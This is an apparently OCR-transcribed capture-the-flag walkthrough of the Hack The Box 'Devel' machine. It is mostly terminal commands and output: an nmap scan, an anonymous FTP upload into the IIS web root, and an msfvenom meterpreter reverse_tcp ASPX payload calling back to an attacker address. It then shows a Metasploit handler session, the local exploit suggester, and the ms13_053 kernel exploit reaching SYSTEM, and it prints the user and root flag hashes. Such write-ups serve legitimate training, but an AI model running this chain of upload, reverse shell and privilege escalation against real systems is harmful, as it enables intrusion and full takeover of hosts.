
devel


nmap

```
  # Nmap 7.91 scan initiated Mon Apr  5 22:28:48 2021 as: nmap -sV -sC -oA nmap/-initial 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up (0.15s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
| 04-05-21  09:48PM                17254 jaws-enum.ps1
| 04-05-21  09:36PM                 3718 jvax67.aspx
| 04-05-21  09:43PM                 2886 reverse.aspx
| 03-17-17  05:37PM               184946 welcome.png
| 04-05-21  10:22PM                33480 winPEAS.bat
|_04-05-21  09:52PM               248313 winPEAS.exe
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
# Nmap done at Mon Apr  5 22:29:11 2021 -- 1 IP address (1 host up) scanned in 22.46 seconds
```

ftp server




The ftp server is in the same root as http server


10.10.10.5/welcome.png
i Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Welcome
ようこそ
Bienvenido
Willkommen
Bem-vindo
Vítejte
Bienvenue
Tervetuloa
歡迎
ברוכים הבאים
Velkommen
VELKOMEN
Benvenuto
欢迎
Welkom
Witamy
internet information services
Välkommen
مرحباً
Hoş Geldiniz
환영합니다
Üdvözöljük
Καλώς ορίσατε
Добро пожаловать
IIS7

```
┌──(root💀kali)-[/Documents/htb/boxes/devel]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.html
local: test.html remote: test.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
6 bytes sent in 0.00 secs (5.8302 kB/s)
ftp>
```

```
┌──(root💀kali)-[/Documents/htb/boxes/devel]
└─# cat test.html
saad
```



saad

Request

Raw Headers Hex

Pretty Raw \n Actions

```
1 GET /test.html HTTP/1.1
2 Host: 10.10.10.5
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Tue, 06 Apr 2021 19:05:11 GMT
10 If-None-Match: "de7d5c4172bd71:0"
11 Cache-Control: max-age=0
12
13
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```
1 HTTP/1.1 304 Not Modified
2 Last-Modified: Tue, 06 Apr 2021 19:05:11 GMT
3 Accept-Ranges: bytes
4 ETag: "de7d5c4172bd71:0"
5 Server: Microsoft-IIS/7.5
6 X-Powered-By: ASP.NET
7 Date: Tue, 06 Apr 2021 19:11:37 GMT
8 Connection: close
9
10
```

Response from Microsoft-IIS/7.5 (internet information server)

MsfVenom - a Metasploit standalone payload generator.


```
┌──(root💀kali)-[/Documents/htb/boxes/devel]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.16 LPORT=4444 -f aspx -o saad.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2904 bytes
Saved as: saad.aspx

┌──(root💀kali)-[/Documents/htb/boxes/devel]
└─# ls
devel.ctb  devel.ctb~  devel.ctb~~  devel.ctb~~~  nmap  saad.aspx  test.html
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.16
LHOST ⇒ 10.10.14.16
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
```

```
ftp> put saad.aspx
local: saad.aspx remote: saad.aspx
200 PORT command successful.
```

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
04-06-21  10:29PM                 2941 saad.aspx
04-06-21  10:05PM                    6 test.html
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```




```
[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.5:49157) at 2021-04-06 15:24:34 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > shell
Process 836 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of C:\Users

18/03/2017  02:16 ??    <DIR>          .
18/03/2017  02:16 ??    <DIR>          ..
18/03/2017  02:16 ??    <DIR>          Administrator
17/03/2017  05:17 ??    <DIR>          babis
18/03/2017  02:06 ??    <DIR>          Classic .NET AppPool
14/07/2009  10:20 ??    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)  22.279.311.360 bytes free

C:\Users>cd babis
cd babis
Access is denied.
```

we need to escalate privileges

```
C:\Users>exit
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                     normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

for collecting local exploit

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.16:4444 → 10.10.10.5:49170 (10.10.10.5)
```

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 37 exploit checks are being tried ...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_092_schelevator
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION                    yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.119.132  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008
```

```
msf6 exploit(windows/local/ms10_092_schelevator) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms10_092_schelevator) > set LHOST 10.10.14.16
LHOST ⇒ 10.10.14.16
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Preparing payload at C:\Windows\TEMP\pxgkcZLcqyQE.exe
[*] Creating task: HBUPkB9Qpdpliqg
[*] ERROR: The task XML contains a value which is incorrectly formatted or out of range.
[*] (58,4):Task:
[*] Reading the task file contents from C:\Windows\system32\tasks\HBUPkB9Qpdpliqg ...
[-] Exploit failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The system cannot find the file specified.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_092_schelevator) >
```

```
msf6 exploit(windows/local/ms10_092_schelevator) > use exploit/windows/local/ms13_053_schlamperei
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.119.132  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1
```

```
msf6 exploit(windows/local/ms13_053_schlamperei) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/ms13_053_schlamperei) > set LHOST 10.10.14.16
LHOST ⇒ 10.10.14.16
msf6 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Launching notepad to host the exploit...
[+] Process 1004 launched.
[*] Reflectively injecting the exploit DLL into 1004...
[*] Injecting exploit into 1004...
[*] Found winlogon.exe with PID 472
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.16:4444 → 10.10.10.5:49171) at 2021-04-07 06:33:23 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > cd C:\\
meterpreter > shell
Process 3720 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>whoami
whoami
nt authority\system
```

```
C:\Users\babis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of C:\Users\babis\Desktop

18/03/2017  02:14 ??    <DIR>          .
18/03/2017  02:14 ??    <DIR>          ..
18/03/2017  02:18 ??                32 user.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  22.278.160.384 bytes free

C:\Users\babis\Desktop>cat user.txt.txt
cat user.txt.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e621a0b5041708797c4fc4728bc72b4b
C:\Users\Administrator\Desktop>
```